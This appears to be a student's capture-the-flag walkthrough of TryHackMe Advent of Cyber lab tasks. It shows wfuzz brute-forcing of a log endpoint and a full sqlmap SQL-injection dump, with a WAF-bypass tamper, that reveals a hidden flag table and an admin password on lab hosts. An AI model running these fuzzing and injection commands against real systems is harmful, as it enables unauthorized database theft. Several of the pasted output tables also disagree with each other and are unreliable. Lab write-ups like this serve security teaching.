Progress: 20434 / 20470 (99.82%)
Progress: 20444 / 20470 (99.87%)
Progress: 20464 / 20470 (99.97%)

=====
2022/06/22 03:57:49 Finished
=====

└─(kali㉿kali)-[~]
$ wfuzz -c -z file,/home/kali/Downloads/wordlist.txt -u http://10.10.129.55
/api/site-log.php?date=FUZZ
```

The date highlighted is the correct one because it still has some content in it (look at the Ch).

					kali@kali: ~
000000018:	200	0 L	0 W	0 Ch	"20201117"
000000017:	200	0 L	0 W	0 Ch	"20201116"
000000016:	200	0 L	0 W	0 Ch	"20201115"
000000015:	200	0 L	0 W	0 Ch	"20201114"
000000012:	200	0 L	0 W	0 Ch	"20201111"
000000020:	200	0 L	0 W	0 Ch	"20201119"
000000008:	200	0 L	0 W	0 Ch	"20201107"
000000014:	200	0 L	0 W	0 Ch	"20201113"
000000011:	200	0 L	0 W	0 Ch	"20201110"
000000010:	200	0 L	0 W	0 Ch	"20201109"
000000032:	200	0 L	0 W	0 Ch	"20201201"
000000022:	200	0 L	0 W	0 Ch	"20201121"
000000026:	200	0 L	1 W	13 Ch	"20201125"
000000033:	200	0 L	0 W	0 Ch	"20201202"
000000028:	200	0 L	0 W	0 Ch	"20201127"
000000025:	200	0 L	0 W	0 Ch	"20201124"
000000027:	200	0 L	0 W	0 Ch	"20201126"
000000031:	200	0 L	0 W	0 Ch	"20201130"
000000030:	200	0 L	0 W	0 Ch	"20201129"
000000029:	200	0 L	0 W	0 Ch	"20201128"
000000023:	200	0 L	0 W	0 Ch	"20201122"
000000021:	200	0 L	0 W	0 Ch	"20201120"
000000024:	200	0 L	0 W	0 Ch	"20201123"
000000034:	200	0 L	0 W	0 Ch	"20201203"
000000044:	200	0 L	0 W	0 Ch	"20201213"
000000042:	200	0 L	0 W	0 Ch	"20201211"
000000036:	200	0 L	0 W	0 Ch	"20201205"

Search the address, and get the flag.



Question 4

Answer:printer,filename

Read the link given to learn more about wfuzz options.

(<https://manpages.debian.org/buster/wfuzz/wfuzz.1.en.html>) – help file

```
-f filename,printer
    Store results in the output file using the specified printer (raw
    printer if omitted).
```

Methodology:

First, we use gobuster to get the api address as our main webpage has broken. By bruteforcing it, we acquire the address but the content also already has been erased. So, we use wfuzz, bruteforcing it again to get the date when there is still some content in the page. Add the date to the address and we get the flag.

Day 5: Web Exploration - Someone stole Santa's gift list!

Tools used: Kali Linux

Solution/Walkthrough:

Question 1

Answer: 1433

Search default port number at google and you will find the answer

Google search results for "What is the default port number for SQL Server running on TCP?". The top result is "port 1433". Below it, a snippet of text states: "If enabled, the default instance of the SQL Server Database Engine listens on **TCP port 1433**. Named instances of the Database Engine and SQL Server Compact are configured for dynamic ports." The date of the result is 11 Mar 2022.

Question 2

Answer: /santapanel

Then go to santa secret login panel by adding

Screenshot of a web browser window titled "Santa's admin panel" showing the URL "10.10.53.94:8000/santapanel". The page features a cartoon Santa Claus carrying a sack of gifts, with a string of colorful Christmas lights above him. The text "Welcome back, Santa!" is displayed. Below the illustration, a message says "The database has been updated while you were away!". There is a search bar with the placeholder "Enter:" and a "Search" button. To the right, there is a small table with two columns labeled "Gift" and "Child". The first row contains the letters "N", "u", "l", and "l".

Question 3

Answer: sqlite

read the santas TODO in TryHackMe to find the answer

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

Question 4

Answer: 22

Open the terminal and command using SQL that we save

The screenshot shows a Kali Linux desktop environment. The top bar includes standard system icons like file, machine, view, input, devices, help, and network status. A terminal window titled 'kali@kali: ~' is open, displaying a command-line session using sqlmap to exploit a database vulnerability. The command entered is:

```
sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite
```

The terminal output shows the results of the exploit, including the database dump and a warning about using sqlmap for attacking targets without prior mutual consent.

In the background, the Burp Suite interface is visible, showing a network intercept session. A message box from Burp Suite says:

Welcome back, Santa!

The terminal also displays a message from sqlmap:

It is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] ■

At the bottom of the screen, there is a dock with various application icons.

after that it will display the hidden table and entry of gift database

```
[07:12:00] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.95.63/dump/SQLite_masterdb/hidden_table.csv'
[07:12:00] [INFO] fetching columns for table 'sequels'
[07:12:00] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-----+-----+-----+
| kid | age | title |
+-----+-----+-----+
James      8    shoes
John       4    skateboard
Robert     17   iphone
Michael    5    playstation
William    6    xbox
David      6    candy
Richard    9    books
Joseph     7    socks
Thomas     10   McDonalds meals
Charles    3    toy car
Christopher 8    air hockey table
Daniel     12   lego star wars
Matthew    15   table tennis
Anthony    4    fazer chocolate
Donald     4    wii
Mark       17   github ownership
Paul       9    finnish-english dictionary
James      8    laptop
Steven     11   raspberry pie
Andrew     16   TryHackMe Sub
Kenneth    19   chair
Joshua    12   chair

The database has been updated while you were away!
Enter: darkstar
Search
Gift Child
N
U
L
I
```

Question 5

Answer: 8

after command using sqlmap , you can get list of table from terminal

```
[07:12:00] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.95.63/dump/SQLite_masterdb/hidden_table.csv'
[07:12:00] [INFO] fetching columns for table 'sequels'
[07:12:00] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+---+---+---+
| kid | age | title |
+---+---+---+
| James | 8 | shoes |
| John | 4 | skateboard |
| Robert | 17 | iphone |
| Michael | 5 | playstation |
| William | 6 | xbox |
| David | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 10 | 10 McDonalds meals |
| Charles | 3 | toy car |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fazer chocolate |
| Mark | 17 | wii |
| Paul | 9 | github ownership |
| James | 8 | finnish-english dictionary |
| Steven | 11 | laptop |
| Andrew | 16 | raspberry pie |
| Kenneth | 19 | TryHackMe Sub |
| Joshua | 12 | chair |
```

The database has been updated while you were away!

Enter: darkstar

Search

Gift	Child
N	
u	
l	
r	

Question 6

Answer: github ownership

after command using sqlmap , you can get list of table from terminal

```
[07:12:00] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.95.63/dump/SQLite_masterdb/hidden_table.csv'
[07:12:00] [INFO] fetching columns for table 'sequels'
[07:12:00] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+---+---+---+
| kid | age | title |
+---+---+---+
| James | 8 | shoes |
| John | 4 | skateboard |
| Robert | 17 | iphone |
| Michael | 5 | playstation |
| William | 6 | xbox |
| David | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 10 | 10 McDonalds meals |
| Charles | 3 | toy car |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fazer chocolate |
| Mark | 17 | wii |
| Paul | 9 | github ownership |
| James | 8 | finnish-english dictionary |
| Steven | 11 | laptop |
| Andrew | 16 | raspberry pie |
| Kenneth | 19 | TryHackMe Sub |
| Joshua | 12 | chair |
```

The database has been updated while you were away!

Enter: darkstar

Search

Gift	Child
N	
u	
l	
r	

Question 7

Answer: thmfox{All_I_Want_for_Christmas_Is_You}

scroll down a bit and find the flag from terminal

```
kali@kali: ~
File Actions Edit View Help 10.10.53.94/hidden_table
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+
[10:08:07] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.53.94/dump/SQLite_masterdb/hidden_table.csv'
[10:08:07] [INFO] fetching columns for table 'sequels'
```

Question 8

Answer: EhCNSWzzFP6sc7gB

scroll down and you will see the password

```
[07:12:01] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.95.63/dump/SQLite_masterdb/sequels.csv'
[07:12:01] [INFO] fetching columns for table 'users'      The database has been updated while you were away.
[07:12:01] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| EhCNSWzzFP6sc7gB | admin |
+-----+-----+
[07:12:01] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.95.63/dump/SQLite_masterdb/users.csv'
[07:12:01] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 1 times
[07:12:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.95.63'
[07:12:01] [WARNING] your sqlmap version is outdated
[*] ending @ 07:12:01 /2022-06-26/
```

Methodology:

We use the SQLmap to penetrate so it can automate the process of detecting and exploiting SQL injection flaws and taking over of database servers. With BurpSuite, we can capture and save login or search information to use with SQLMap. This is done by intercepting a request. We will need to configure our browser to use BurpSuite as a proxy for this request to capture. After that SQLMap will automatically translate the request and exploit the database for us.